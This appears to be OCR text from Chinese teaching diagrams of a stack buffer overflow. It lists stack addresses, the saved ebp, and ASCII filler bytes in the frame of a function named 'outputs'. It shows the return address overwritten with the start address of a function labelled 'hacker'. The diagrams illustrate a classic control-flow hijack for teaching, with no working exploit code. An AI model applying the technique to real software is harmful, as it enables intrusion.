
栈

缓冲区溢出



ffffde48H
ffffde2cH
08048460H
Hacker首地址
ebp
ffffde28H
ffffde48H
ebp旧值
61626364H
abcdH
61626364H
abcdH
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs


栈



ffffde48H
ffffde2cH
0804849dH
返回地址
main
ebp
ffffde28H
ffffde48H
ebp旧值
outputs
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
栈




a
b
outputs
call
ret
a1
b
outputs
hacker
call
ret
ffffde48H
ffffde2cH
0804849dH
返回地址
ebp
ffffde28H
ffffde48H
ebp旧值
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈

